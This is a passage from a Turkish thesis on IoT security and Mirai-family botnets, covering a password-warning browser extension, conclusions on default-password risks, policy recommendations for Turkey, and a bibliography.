kurallardan herhangi birine uyulmyorsa sarı ünlem (dikkat) ikonlu "Zayıf parola, bu parolayı değiştirmelisin!" ikazı kullanıcıya gösterilir.



Resim 7.12: Her karakter girişinde parolanın kurallara uygunluğunun kontrolü.



Resim 7.13: Kurallara uyan parolanın test edilmesi sonucu üretilen ikaz.



Resim 7.14: Kurallara uymayan parolanın test edimesi sonucu üretilen ikaz.

7.2.4 Kısıtlar

Uzantılar kullanıcıların tarayıcı deneyimlerini özelleştirmek için kullanılan basit yazılımlardır, tek bir amaçla tasarlanmaları ve bu amacın dar bir kapsamda tanımlanmış olması gerekir [129]. Güvenlik, tasarım ve kullanımda kolaylık sağlanması bakımından önceden tanımlı API, fonksiyon ve kütüphanelerin uzantılarda kullanılması şarttır.

Uzantıların temek niteliklerinin belirlendiği manifestolar dinamik tasarımı desteklememektedir. PassGuru için örneklendirmek gerekirse kullanıcının yerel ağ

adresinin ve alt ağ maskesinin uzantı tarafından tespit edilip sadece o yerel ağ adreslerinde devreye girmesinin sağlanması mümkün değildir. Manifesto içerisinde "matches" ile tanımlanan adres paternlerinin uzantı tarayıcıya yüklenmeden önce net bir şekilde beyan edilmesi gerekir. Bu sebeple PassGuru uzantısı mevcut kaynak kodlarıyla sadece 192.168.1.* adresleri görüntülendiğinde devreye girer. Türkiye'de ev tipi kullanıcıların internet sağlayıcılarından edindikleri yönlendirici cihazlar genel olarak bu adres paterniyle yerel ağ oluşturduklarından, uzantının mevcut haliyle bir çok kullanıcıya hizmet vereceğini değerlendirmek mümkündür.

8. SONUÇ

IoT cihazları sahip oldukları kısıtlı sistem kaynakları nedeniyle yüksek seviyeli güvenlik ve şifreleme uygulamalarına sahip değildir, önümüzdeki süreçte de tüm cihazlara bu uygulamaların kurulacağını düşünmek gerçekçi bir değerlendirme olmayacaktır.

Mirai zararlı yazılımı kodlanışı itibariyle kolayca özelleştirilebilmekte, orta seviye bir programlama bilgisiyle faaliyete geçirilebilmektedir. Halen dünyada 1000 civarında komuta kontrol sunucusunun bulunması ve sürekli yeni bir versiyonunun tespit edildiğinin duyurulması bu zararlı yazılımın kendi alanındaki etkinliğinden ve kodlama başarısından kaynaklanmaktadır. Dünyada yaklaşık 6 milyon cihazın Mirai ve türevleri tarafından hedef alınabilecek özelliklere sahip olduğu düşünüldüğünde tehlikenin devam ettiğini değerlendirmek mümkündür. Zararlı yazılımların birbirlerini nasıl etkilediği, nasıl evrimleştiği ve her geçen gün hangi yeni yetenekleri kazandığı bu çalışma kapsamında ortaya konmuştur. IoT botnetlerle artık hizmet dışı bırakma saldırılarını çok düşük maliyetlerle kiralayabilmek mümkün hale gelmiştir. Şu an IoT botnetler çoğunlukla açık IP adresli cihazları etki altına almaktadır. Açık IP adresli ve zafiyetli cihaz sayısı azaldıkça bir yönlendirici arkasında bulunan cihazları etki altına alacak, farklı mimarileri hedefleyecek versiyonların geliştirileceğini söylemek mümkündür. Satori zararlı yazılımında UPnP protokollü cihazların hedef alınması bu durumun bir örneğidir.

Parola gibi en temel ve bilinen güvenlik tedbirinin doğru kullanımı konusunda kullanıcıları bilinçlendirmek güvenlik sorununu kesin olarak çözmeyecektir. Sadece IoT cihazlarında değil, web uygulamalarında dahi varsayılan bir parola ile uygulamanın kullanımına devam edilmesi mümkün ise kullanıcılar doğrudan, siber güvenlik alanında çalışan uzmanlar dahi olsalar, yeni bir parola tanımlamadan uygulamayı kullanmaya devam edebilmektedir [130]. Kişilerin; kendilerine seçenek sunulduğu takdirde, ilave adımlar gerekmeksizin ve efor harcamadan sistemleri/ uygulamaları en kısa yoldan kullanmaya meyilli oldukları şeklinde bir değerlendirmede bulunmak mümkündür. Bu sebeple bir sistemin/uygulamanın

varsayılan ayarlarının ne olması gerektiği yeniden değerlendirilmeli ve zorunlu haller dışında güvenli tasarım ilkeleri doğrultusunda varsayılan parola ile yapılandırma yönteminden tümüyle vazgeçilmelidir.

Bir kısım üreticiler zafiyetli cihazlarını geri çağırmış veya güncelleme yayınlamış olsa da çoğu üreticinin böyle bir girişimi bulunmamaktadır. Ayrıca güncellemelerin kısıtlı sayıda modeli desteklediği bilinmektedir.

Mirai ve türevi zararlı yazılımlar konusunda yapılan akademik çalışmalar incelendiğinde önerilen çözümlerin evlerinde IoT cihazı barındıran sıradan kullanıcılardan ziyade ağ uzmanlarının, sistem yöneticilerinin, siber güvenlik uzmanlarının uygulayabileceği çözümler olduğu görülmüştür. Siber güvenlikte tüm güvenlik sorunlarını adresleyen bir çözüm üretmek mümkün değildir. Ancak makine öğrenmesi ile saldırı tespiti, güvenlik arttırıcı betikler vb. uygulamalar halen işletmesinin güvenliğinde zafiyetli bir IP kameraya güvenen bir kullanıcıya sınırlı seviyede katkı sağlayabilir. Teknoloji okur yazarlık seviyesi düşük kullanıcılara yönelik pratik çözümler üretilmesi gerekmektedir.

Kullanıcıları güvenli parola konusunda teşvik etmek üzere tasarlanan web tarayıcı uzantısı Türkçe olması, Windows işletim sisteminde çalışması ve Google Chrome tarayıcıya kolayca kurulabilmesi nedeniyle erişilebilir bir uygulamadır. Herhangi bir açıklık taraması yapma amacı gütmeden doğrudan parola güvenliğini hedef almaktadır. Boyutu 326 kb.'tır. Bu tür bir özelliği "açılır pencere engelleyicisi" gibi doğrudan web tarayıcıya ekleyebilmek ve kullanıcıya sunmak mümkündür. Bu tür bir işlev kullanıcılardaki "cihaz parola güvenliği" farkındalık düzeyine katkı sağlayabilir; ancak kullanıcıların bu uzantı kapsamında sunulan parola politikasına uymayan parolalar seçerek cihazlarını yapılandırma ihtimali varolmaya devam edecektir [131].

8.1 Türkiye ile İlgili Değerlendirmeler

Mirai zararlı yazılımının ortaya çıkışından bugüne dek yaklaşık 3 yıl geçmiştir. Siber güvenlik alanında çalışan uzmanlar artık IoT cihazlarını varsayılan parola ile kullanan kullanıcı bulunmadığı yanılgısına kapılabilir. Ancak bu çalışma kapsamında gerçekleştirilen kullanıcı algı ve tespit anketi sonuçları göstermiştir ki ülkemizdeki kullanıcıların %40'ı cihazlarını satın aldıktan sonraki ilk kurulumda varsayılan parolayı değiştirmemektedir. IoT cihazlarının siber saldırıya uğrayabileceği nispeten

bilinse dahi bu cihazlarla saldırı da düzenlenebileceği olgusu tam manasıyla bilinmemektedir. Kendilerini bir siber saldırının muhtemel hedefi olarak gören kullanıcı sayısı oldukça azdır. Uzmanlar tarafından elde edilen bilgilerin kullanıcıya aktarımı ve kullanıcının farkındalık seviyesinin arttırılması konusunda eksiklikler bulunduğu aşikardır. Bu eksiklikler ise basit ve geçici tedbirlerle çözülemez. Ülkemizde ilköğretim, ortaöğretim ve yükseköğretim seviyesinde bilişim teknolojileri ve temel kodlama üzerine çeşitli dersler verilmektedir. Kamu kurumu ve özel sektör çalışanları bilgi güvenliği farkındalık eğitimlerine tabi tutulmaktadır. Yasal otoriteler tarafından ortaya konulacak bir irade ile ilköğretimden itibaren bilgi güvenliği farkındalık eğitimleri verilmeli, bu eğitimlere nesnelerin internetinin güvenliği konusu da dahil edilerek farkındalık eksikliğinin giderilmesi sağlanmalıdır.

Türkiye'de IoT güvenliği konusunda yapılan stratejik çalışmalar yetersizdir. İvedilikle "Ulusal Nesnelerin İnterneti Stratejisi ve Eylem Planı" hazırlanmalı, bu plan kapsamında bir yol haritası oluşturulmalıdır. Sırasıyla IoT cihazlarının uyması gereken güvenlik standartları tespit edilmeli, cihazların güven damgası ile damgalanmasını sağlayacak test ve belgelendirme süreci oluşturulmalı, belgelendirilmeyen ürünlerin Türkiye pazarına arzını engelleyecek teşvik ve düzenlemeler yayınlanmalıdır.

İkinci el ürün satış sitelerinde Mirai tarafından hedef alınan cihazların hala satıldığı ve bu ürünlerin hala evlerde ve işyerlerinde kullanıldığı bilinen bir gerçektir. Bir kısım ülkeler zafiyetli cihaz satışını engellemeye yönelik tedbirler almışlardır ancak ülkemizde bu tür yasal düzenlemeler henüz yapılmamıştır. Bu tür düzenlemelerin etkili olacağı düşünülse de daha önce satılmış ve halen kullanılan ürünler toplatılmadıkça bu düzenlemelerden tam fayda beklemek mümkün değildir. Dolayısıyla güvenli tasarım ilkeleri belirlenmiş cihazların satışının teşvik edilmesine ve ülkemizdeki otoriteler tarafından duyurulacak standartlara uymayan cihazların piyasadan çekilmesine yönelik düzenlemelere ihtiyaç vardır.

IoT cihazlarının test ve belgelendirmesinde faydalanılan ISO/IEC 15408 Ortak Kriterler Belgelendirmesi süreci uzun ve maliyetli bir süreçtir. Bu sürecin IoT cihazları için tasarlanmamış bir süreç olduğu göz önünde bulundurulmalı ve ivedilikle IoT cihazlarına özel olarak bir belgelendirme süreci geliştirilmeli veya bu cihazlar TSEK 505 Temel Seviye Güvenlik Belgelendirmesi programı kapsamında ele alınmalıdır. ETSI TS 103 645 "Cyber Security for Consumer Internet of Things" standardı tarafından belirlenen temel IoT güvenlik prensipleri bu noktada yol gösterici olmalıdır.

IoT cihazlarında açıklık taraması yapmak üzere geliştirilen ücretsiz uygulamalar araştırıldığında Türkçe dilini destekleyen bir uygulama bulunmadığı görülmüştür. Mevcut uygulamalardan biri test esnasında belirgin bir zafiyeti tespit edemediği gibi dört uygulamadan üçü parola güvenliği konusunda kullanıcıyı bilgilendirmeden yalnızca açık portları tespit ederek bunların kapatılmasını önermekte, dört uygulamadan ikisi ağdaki tüm cihazları keşfedememektedir. Mevcut koşullarda bu uygulamalardan İngilizce bilmeyen ve düşük teknoloji okur yazarlığı seviyesine sahip kullanıcıların faydalanabilmesini beklemek mümkün değildir. Siber Güvenlik Kümelenmesi kapsamında faaliyet gösteren firmalar tarafından, Türkçe dilini destekleyen, muadil ürünlerin yetkinliğine sahip bir ücretsiz IoT açıklık tarama programı geliştirilerek Türk kullanıcılara sunulması büyük fayda sağlayacaktır.

KAYNAKLAR

[1] **Dulaunoy, A., Wagener, G., Mokaddem, S.,** (2017). An extended analysis of an IOT malware from a blackhole network, TNC17 Networking Conference, Linz, Austria, May 29- June 2.

[2] https://www.cisco.com/c/dam/en/us/products/collateral/se/internet-of-things/at-a-glance-c45-731471.pdf/ alındığı tarih: 06.05.2019.

[3] https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project/ alındığı tarih: 30.04.2019.

[4] **Hallman, R., et al,** (2017). IoDDoS — The Internet of Distributed Denial of Service Attacks: A case study of the Mirai malware and IoT-based botnets, *2nd International Conference on Internet of Things, Big Data and Security*, Porto, Portugal, April 24-26.

[5] https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/ alındığı tarih: 05.05.2019.

[6] **Margolis, J., Oh, T., Jadhav, S., Kim, Y.H., Kim, J.N.,** (2017). An in-depth analysis of the Mirai botnet, *3rd Interntational Conference on Software Security and Assurance*, Altoona, Pennsylvania, USA, July 24-25.

[7] https://www.symantec.com/connect/blogs/mirai-new-wave-iot-botnet-attacks-hits-germany/ alındığı tarih: 03.06.2019.

[8] https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/ alındığı tarih: 06.05.2019.

[9] https://www.checkpoint.com/downloads/resources/security-report-2019.pdf/ alındığı tarih: 01.06.2019.

[10] https://www.zoomeye.org/searchResult?q=port%3A23%20%2Bapp:%22Busy Box%20telnetd%22&t=all/ alındığı tarih: 10.06.2019.

[11] https://www.zoomeye.org/searchResult?q=%22Anonymous%20user %20logged%20in%22%20%2Bsh/ alındığı tarih: 10.06.2019

[12] https://www.zoomeye.org/searchResult?q=BotnetC2Scan/ alındığı tarih: 10.06.2019.

[13] **Mirkovic, J., Reiher, P.,** (2004). A taxonomy of DDoS attack and DDoS defense mechanisms, *SIGCOMM Comput. Commun. Rev.*, 34, 2, 39-53.

[14] **Peng, T., Leckie, C., Ramamohanarao, K.,** (2007). Survey of network-based defense mechanisms countering the DoS and DDoS problems, *ACM Comput. Surv.*, 39, 1, Article 3.

[15] **Zargar, S.T., Joshi, J.,Tipper, D.,** (2013). A Survey of Defense Mechanisms Against Distributed Denial of Service (DDoS) Flooding Attacks, *IEEE Communications Surveys & Tutorials*, 15, 4, 2046-2069.

[16] **Nashat, D., Jiang, X., Horiguchi, S.,** (2008). Detecting SYN Flooding Agents under Any Type of IP Spoofing, *2008 IEEE International Conference on e-Business Engineering*, Xi'an, China, October 22-24.

[17] **CERT, (**1996).TCP SYN flooding and IP spoofing attacks, *Network Security*, Vol.1996,10, 2.

[18] https://kb.mazebolt.com/knowledgebase/ack-flood/ alındığı tarih: 11.05.2019

[19] https://kb.mazebolt.com/knowledgebase/ack-psh-flood/ alındığı tarih: 11.05.2019

[20] **Gupta, N., Jain, A., Saini, P., Gupta, V.,** (2016). DDoS attack algorithm using ICMP flood, *2016 3rd International Conference on Computing for Sustainable Global Development (INDIACom)*, New Delhi, India, March 16-18.

[21] https://resources.sei.cmu.edu/asset_files/WhitePaper/1996_019_001_496172.pdf/ alındığı tarih: 29.04.2019

[22] **Kumar, S.,** (2007). Smurf-based Distributed Denial of Service (DDoS) Attack Amplification in Internet, *Second International Conference on Internet Monitoring and Protection*, San Jose, CA, USA, July 1-5.

[23] **Specht, S.,M., Lee, R.,B.,**(2004).Distributed denial of service: taxonomies of attacks, tools, and countermeasures, *17th International Conference on Parallel and Distributed Computing Systems*, San Francisco, California, USA, September 15-17.

[24] **Donno, M.D., Dragoni, N., Giaretta, A., Spognardi, A.,** (2018). DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation, *Security and Communication Networks*, Vol. 2018, 30.

[25] **Ballani, H., Francis, P.,** (2008). Mitigating DNS DoS attacks, *15th ACM Conference on Computer and Communications Security (CCS '08)*, Alexandria, VA, USA, October 15-19.

[26] **Singh, K., Singh,P., Kumar, K.,** (2017). Impact analysis of application layer DDoS attacks on web services: a simulation study. *International Journal of Intelligent Engineering Informatics*, 5,1, 80-100.

[27] **Jin, W., Zhang, M., Xiaolong, Y., Keping, L, Xu, J.,** (2015). HTTP-sCAN: detecting HTTP-flooding attack by modeling multi-features of web browsing behavior from noisy web-logs. *China Communications*, 12, 2, 118-128.

[28] https://www.imperva.com/learn/application-security/http-flood/ alındığı tarih: 07.05.2019

[29] **Anagnostopoulos, M., et.al.,** (2013). DNS amplification attack revisited, *Computers & Security*, 39, 475-485.

[30] **Sinanović, H., Mrdovic, S.,** (2017). Analysis of Mirai malicious software, *25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM)*, Split, Crotia, September 21-23.

[31] **Riegel, M.,** An Analysis of The MIRAI Botnet and Its Impact on The Future of Embedded Systems, *M.Sc. thesis*, The Pennsylvania State University, Pennsylvania, (2017).

[32] **Antonakakis, M., et al.,** (2017)., Understanding the mirai botnet, *SEC'17 Proceedings of the 26th USENIX Conference on Security Symposium*, Vancouver, BC, Canada, August 16-18.

[33] **Šemić, H., Mrdovic, S.,** (2017). IoT honeypot: A multi-component solution for handling manual and Mirai-based attacks, *25th Telecommunication Forum (TELFOR)*, Belgrade, Serbia, November 21-22.

[34] https://www.ischool.berkeley.edu/sites/default/files/sproject_attachments/mims_final_project_presentation.pdf/ alındığı tarih: 05.06.2019.

[35] **Özçelik, M., Chalabianloo, N., Gür, G.,** (2017). Software-Defined Edge Defense Against IoT-Based DDoS, *IEEE International Conference on Computer and Information Technology (CIT)*, Helsinki, Finland, August 21-23.

[36] **Çatak, F.,** (2018). Topluluk Yöntemlerine Dayalı Dağıtık Hizmet Dışı Bırakma Saldırılarının Algılanması. *Süleyman Demirel Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, 22,1, 283-289.

[37] **Habibi, J., Midi, D., Mudgerikar, A., Bertino, E.,** (2017). Heimdall: Mitigating the Internet of Insecure Things. *IEEE Internet of Things Journal*, 4,4, 968-978.

[38] **Cao, C., et al.,** (2017). Hey, you, keep away from my device: Remotely implanting a virus expeller to defeat Mirai on IoT devices. Adres: https://arxiv.org/abs/1706.05779 alındığı tarih: 28.05.2019.

[39] **Meidan, Y., et al.,** (2018). N-baiot: Network-based detection of iot botnet attacks using deep autoencoders. *IEEE Pervasive Computing*, 17, 3, 12-22.

[40] **Frank, C., Nance, C., Jarocki, S., Pauli, WE.,** (2017). Protecting IoT from Mirai botnets; IoT device hardening, *2017 Proceedings of the Conference on Information Systems* Applied Research, Austin, TX, USA, November 5-8.

[41] **Kumar, A., Lim, T.J.,** (2019). Early Detection Of Mirai-Like IoT Bots In Large-Scale Networks Through Sub- Sampled Packet Traffic Analysis, *Future of Information and Communication Conference 2019*, San Francisco, CA, USA, March 14-15.

[42] **Shafi, Q., Basit, A**., (2019). DDoS Botnet Prevention using Blockchain in Software Defined Internet of Things, *2019 16th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*, Islamabad, Pakistan, January 8-12.

[43] https://cdn3.esetstatic.com/eset/US/resources/press/ESET_ConnectedLives-Data Summary.pdf/ alındığı tarih: 01 Mayıs 2019.

[44] **Ghiglieri, M., Volkamer, M., Renaud, K.,** (2017). Exploring consumers' attitudes of smart tv related privacy risks, *International Conference on Human Aspects of Information Security, Privacy and Trust (HAS 2017)*, Vancouver, Canada, 2017, July 9-14.

[45] **Mcdermott, C., Isaacs, J., Petrovski, A.,** (2019). Evaluating awareness and perception of botnet activity within consumer internet-of-things (IoT) networks, *Informatics,* 6,1,8.

[46] **Gubbi J., Buyya, R., Marusic, S., Palaniswami, M.** (2013). Internet of Things (IoT): A vision, architectural elements, and future directions, *Future Generation Computer Systems,* 29, 7, 2013, 1645-1660.

[47] **Angrishi, K.,** (2019). Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV) : IoT Botnets. Adres: https://arxiv.org/abs /1702.03681/ alındığı tarih: 30.05.2019.

[48] **Ülker, M., Canbay, Y., Sağıroğlu, Ş.,** (2017). Nesnelerin İnternetinin Kişisel, Kurumsal ve Ulusal Bilgi Güvenliği Açısından İncelenmesi, *Türkiye Bilişim Vakfı Bilgisayar Bilimleri ve Mühendisliği Dergisi,* 10,2, 28-41.

[49] http://insecurety.net/hydra-irc-bot-the-25-minute-overview-of-the-kit/ alındığı tarih: 30.05.2019.

[50] https://securelist.com/heads-of-the-hydra-malware-for-network-devices/36396/ alındığı tarih: 04.06.2019.

[51] https://is.muni.cz/repo/904554/chuck-norris-botnet-analysis-paper.txt/ alındığı tarih: 19.06.2019

[52] https://blog.trendmicro.com/trendlabs-security-intelligence/botnet-rises-in-the-name-of-chuck-norris/ alındığı tarih: 05.06.2019.

[53] https://arstechnica.com/information-technology/2013/03/guerilla-researcher-created-epic-botnet-to-scan-billions-of-ip-addresses/ alındığı tarih: 05.06.2019

[54] https://github.com/eurialo/lightaidra/ alındığı tarih: 05.06.2019.

[55] **Krenc, T., Hohlfeld, O., Feldmann, A.,** (2014). An internet census taken by an illegal botnet, *ACM SIGCOMM Computer Communication Review*, 44, 3, 103-111.

[56] **Shukla, P.,** (2015). The Compromised Devices of the Carna Botnet: As used for the Internet Census 2012. *Magdeburger Journal zur Sicherheitsforschung*, 10, 547-627.

[57] https://www.symantec.com/connect/blogs/linux-worm-targeting-hidden-devices/ alındığı tarih: 05.06.2019.

[58] https://www.sans.org/reading-room/whitepapers/malicious/analyzing-backdoor-bot-mips-platform-35902/ alındığı tarih: 05.06.2019.

[59] https://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency/ alındığı tarih: 05.06.2019.

[60] https://www.symantec.com/connect/blogs/there-internet-things-vigilante-out-there/ alındığı tarih: 06.06.2019.

[61] https://github.com/tbodt/linux.wifatch/ alındığı tarih: 06.06.2019.

[62] https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/ spike-ddos-toolkit-threat-advisory.pdf/ alındığı tarih: 06.06.2019.

[63] **Elzen, I.V., Heugten, J.V.,** Techniques for detecting compromised IoT devices, *M.Sc. Research Project*, University of Amsterdam, (2017). Adresi: https://www.delaat.net/ rp/2016-2017/p59/report.pdf/ alındığı tarih: 04.06.2019.

[64] https://github.com/anthonygtellez/BASHLITE/ alındığı tarih: 04.06.2019.

[65] **Marzano, A. et al.,** (2018). The Evolution of Bashlite and Mirai IoT Botnets, *2018 IEEE Symposium on Computers and Communications (ISCC)*, Natal, Brazil, June 25-28.

[66] **Kalnai, P., Horejsi, J.,** (2014). Chinese Chicken: Multiplatform DDoS botnets, *The Botnet Fighting Conference (botconf) 2014*, Nancy, France, December 3-5.

[67] https://www.akamai.com/de/de/multimedia/documents/state-of-the-internet/fast-dns-xor-botnet-case-study.pdf/ alındığı tarih: 06.06.2019.

[68] https://news.softpedia.com/news/luabot-is-the-first-botnet-malware-coded-in-lua-targeting-linux-platforms-507978.shtml/ alındığı tarih: 06.06.2019.

[69] https://www.welivesecurity.com/2016/03/30/meet-remaiten-a-linux-bot-on-steroids-targeting-routers-and-potentially-other-iot-devices/ alındığı tarih: 05.06.2019.

[70] https://github.com/jgamblin/MiraiSourceCode/tree/master/mirai/ alındığı tarih: 15.04.2019.

[71] https://www.imperva.com/blog/malwareanalysis-mirai-ddos-botnet.html/ alındığı tarih: 17.04.2019.

[72] **Xu, Y., Koide, H., Vargas, D.V., Sakurai, K.,** (2018). Tracing Mirai malware in networked system, *2018 Sixth International Symposium on Computing and Networking Workshops (CANDARW)*, Takayama, Japan, November 27-30.

[73] **Gopal, T.S., Meerolla, M., Jyostna, G., Eswari, P.R.L., Magesh, E.,** (2018). Mitigating Mirai malware spreading in IoT environment, *2018 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, Bangalore, Karnataka, India, December 18-21.

[74] **Kolias, C., Kambourakis, G., Stavrou, A., Voas, J.,** (2017). DDoS in the IoT: Mirai and other botnets, *Computer*, 50, 7, 80–84.

[75] https://blog.avast.com/hacker-creates-seven-new-variants-of-the-mirai-botnet/ alındığı tarih: 01.05.2019

[76] https://onestore.nokia.com/asset/205835?did=d0000000016z&utm_campaign=threatintelligence18&utm_source=marketo&utm_medium=LandingPage&utm_content=report&utm_term=awareness/ alındığı tarih: 01.05.2019

[77] https://www.ixiacom.com/company/blog/mirai-still-alive-and-using-multiple-old-exploits-home-routers/ alındığı tarih: 01.05.2019

[78] http://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linuxirctelnet-new-ddos.html/ alındığı tarih: 01.06.2019

[79] https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf/ alındığı tarih: 01.06.2019

[80] https://www.symantec.com/connect/blogs/hajime-worm-battles-mirai-control-internet-things/ alındığı tarih: 01.06.2019

[81] https://unit42.paloaltonetworks.com/unit42-new-iotlinux-malware-targets-dvrs-forms-botnet/ alındığı tarih: 01.06.2019

[82] https://www.bilgesgt.com/okiru-satori-botu-incelemesi/ alındığı tarih: 01.06.2019

[83] https://thehackernews.com/2018/01/mirai-okiru-arc-botnet.html/ alındığı tarih: 01.06.2019

[84] https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/ alındığı tarih: 01.06.2019

[85] https://www.fortinet.com/blog/threat-research/shinoa--owari--mirai--what-s-with-all-the-anime-references-.html/ alındığı tarih: 01.06.2019

[86] https://blog.trendmicro.com/trendlabs-security-intelligence/with-mirai-comes-miori-iot-botnet-delivered-via-thinkphp-remote-code-execution-exploit/ alındığı tarih: 01.06.2019

[87] https://www.reuters.com/article/us-usa-cyber/three-u-s-men-plead-guilty-to-crimes-tied-to-2016-botnet-attacks-idUSKBN1E71ZB/ alındığı tarih: 05.05.2019

[88] **Khare, R.,** (1998). TELNET: the mother of all (application) protocols, *IEEE Internet Computing*, 2, 3, 88-91.

[89] https://www.datacom.cz/userfiles/miraihandbookebook_final.pdf/ alındığı tarih: 05.05.2019

[90] https://hothardware.com/news/mirai-iot-ddos-botnet-source-code-targets-valve-source-engine/ alındığı tarih: 11.05.2019

[91] **Nakashima, T., Oshima, S.,** (2006). A Detective Method for SYN Flood Attacks, *First International Conference on Innovative Computing, Information and Control - Volume I (ICICIC'06)*, Beijing, China, August 30- September 01.

[92] https://www.cisco.com/c/en/us/td/docs/cable/cbr/configuration/guide/b_cbr_layer 2_docsis/generic_routing_encapsulation.pdf/ alındığı tarih 16.06.2019

[93] https://blog.radware.com/security/2016/12/2016-attack -trends/ alındığı tarih: 15.05.2019

[94] **Donovan, A. A., Kernighan, B. W.** *The Go programming language*. New York, NY, Addison-Wesley Professional, (2015).

[95] **Sollins, K.,** (1992). [RFC1350] The TFTP Protocol (Revision 2). Adres: https://tools.ietf.org/html/rfc1350/ alındığı tarih: 21.05.2019.

[96] http://man7.org/linux/man-pages/man7/epoll.7.html/ alındığı tarih: 21.05.2019.

[97] **Senate Bill No.327**, (2018). SB 327, Jackson. Information privacy: connected devices. California Senate. Adres:https://leginfo.legislature .ca.gov/faces/billNavClient.xhtml?bill_id=201720180SB327/ alındığı tarih: 20.11.2018.

[98] **Department for Digital, Culture, Media & Sport,** (2018). Guidance: Code of Practice for Consumer IoT Security. UK Government. Adres: https://www.gov.uk/government/publications/ secure-by-design/code-of-practice-for-consumer-iot-security/ alındığı tarih: 20.11.2018.

[99] **EU Commission,** (2018). EU negotiators agree on strengthening Europe's cybersecurity. Adres: http://europa.eu/rapid/press-release_IP-18-6759_en.html/ alındığı tarih: 18.05.2016.

[100] **EU Parliament,** (2019, March 8). Petition No. 0931/2018. Adres: http://www.europarl.europa.eu/sides/getDoc.do?type=COMPARL&reference=PE-636.373&format=PDF&language=EN&secondRef=01/ alındığı tarih: 18.05.2019.

[101] **ETSI TS 103 645** (2019). *CYBER; Cyber Security for Consumer Internet of Things,* European Telecommunications Standards Institute, Sophia-Antipolis, France.

[102] https://threatpost.com/japan-insecure-iot-devices/141304/ alındığı tarih: 03.06.2019

[103] **NIST IR 8228 DRAFT** (2018). *Considerations For Managing IoT Cybersecurity and Privacy Risks*, National Institute of Standards and Technology, Gaithersburg, MA, USA.

[104] https://uk.reuters.com/article/us-cyber-attacks-china-idUKKCN12P1TT/ alındığı tarih: 03.06.2019

[105] https://www.enisa.europa.eu/publications/info-notes/mirai-malware-attacks-home-routers/ alındığı tarih: 03.06.2019

[106] https://www.bitdefender.com/box/blog/iot-news/d-link-patches-zero-day-vulnerabilities-others-still-remain/ alındığı tarih: 03.06.2019

[107] **Masum, E. , Samet, R.,** (2018). Mobil BOTNET İle DDOS Saldırısı. *Bilişim Teknolojileri Dergisi*, 11, 2, 111-121.

[108] **Kambourakis, G., Kolias, C., Stavrou, A., (**2017). The Mirai botnet and the IoT Zombie Armies, *IEEE Military Communications Conference (MILCOM)*, Baltimore, MD, USA, October 23-25.

[109] **Jerkins, JA.,** (2017). Motivating a market or regulatory solution to IoT insecurity with the Mirai botnet code, *IEEE 7th Annual Computing and Communication Workshop and Conference (CCWC)*, Las Vegas, NV, USA, January 9-11.

[110] **Leverett, E., Clayton, R., Anderson, R.,** (2017). Standardisation and Certification of the 'Internet of Things', *16th Annual Workshop on the Economics of Information Security (WEIS 2017)*, San Diego, CA, USA, June 26-27.

[111] **Teng, C., Gong, J., Wang, Y., Chuang, C., Chen, M.,** (2017). Firmware over the air for home cybersecurity in the Internet of Things, *19th Asia-Pacific Network Operations and Management Symposium (APNOMS),* Seoul, South Korea, September 27-29.

[112] **Dikici, D.,** (2018). Nesnelerin İnterneti ve Siber Uzaydaki Tehditler, *Ulaştırma ve Haberleşme Uzmanlığı Tezi*, Ulaştırma ve Altyapı Bakanlığı. Adres: http://www.udhb.gov.tr/images/hizlierisim/c56bd7603b9170a.pdf/ alındığı tarih: 07.06.2019.

[113] **Zolanvari, M. et al.,** (baskıda). Machine Learning Based Network Vulnerability Analysis of Industrial Internet of Things, *IEEE Internet of Things Journal*. 2019.

[114] **Whitten, A., Tygar, J.D.,** (1999). Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0, *8th USENIX Security Symposium*, Washington, D.C., USA, August 23-26.

[115] https://www.slideshare.net/wearesocial/digital-in-2018-in-western-asia-part-1-northwest-86865983./ alındığı tarih: 18.04.2019.

[116] **Houston, A.** *The survey handbook*, Washington, DC: Department of the Navy Total Quality Leadership Office, (1997).

[117] **Ünver, M., Özbilgin, İ.G.,** (2017). Ulusal Nesnelerin İnterneti Stratejisi Önerisi, *4. Uluslararası Yönetim Bilişim Sistemleri Konferansı*, İstanbul, Turkey, September 17-20.

[118] **Matheu-Garcia et al.,** (2018). Towards a Standardized Cybersecurity Certification Framework for the IoT [white paper], Adres: https://www.armour-project.eu/wp-content/uploads/2018/01/white _paper_ARMOUR-IoT-Certification.pdf/ alındığı tarih: 07.06.2019.

[119] **G. Baldini et al.,** (2016). Security certification and labelling in internet of things, *2016 IEEE 3rd World Forum on Internet of Things (WF-IoT)*, Reston, VA, USA, December 12-14.

[120] **Kang, S., Kim, S., (2017).** How to obtain common criteria certification of smart TV for home IoT security and reliability," *Symmetry*, 9,10,233.

[121] https://www.tse.org.tr/IcerikDetay?ID=2061&ParentID=3312/ alındığı tarih: 10.06.2019.

[122] https://bilgiguvenligi.saglik.gov.tr/files/YararliKaynaklar/Dergiler/tse_dergi.pdf/ alındığı tarih: 10.06.2019.

[123] https://www.trendmicro.com/tr_tr/forHome/products/housecall.html/ alındığı tarih: 11.06.2019.

[124] https://www.bitdefender.com/solutions/home-scanner.html/ alındığı tarih: 11.06.2019.

[125] https://play.google.com/store/apps/details?id=com.kaspersky.iot.scanner&hl=tr/ alındığı tarih: 11.06.2019.

[126] https://inetcore.com/miradef/ alındığı tarih: 11.06.2019.

[127] **Barua, A., Zulkernine, M., Weldemariam, K.,** (2013). Protecting Web Browser Extensions from JavaScript Injection Attacks, *2013 18th International Conference on Engineering of Complex Computer Systems*, Singapore, July 17-19

[128] **Barth A., Felt, A.P., Saxena, P., Boodman, A.,** (2010). Protecting Browsers from Extension Vulnerabilities, *17th Annual Network & Distributed System Security Symposium*, San Diego, CA, USA, February 28-March 3.

[129] https://developer.chrome.com/extensions/ alındığı tarih: 14.06.2019.
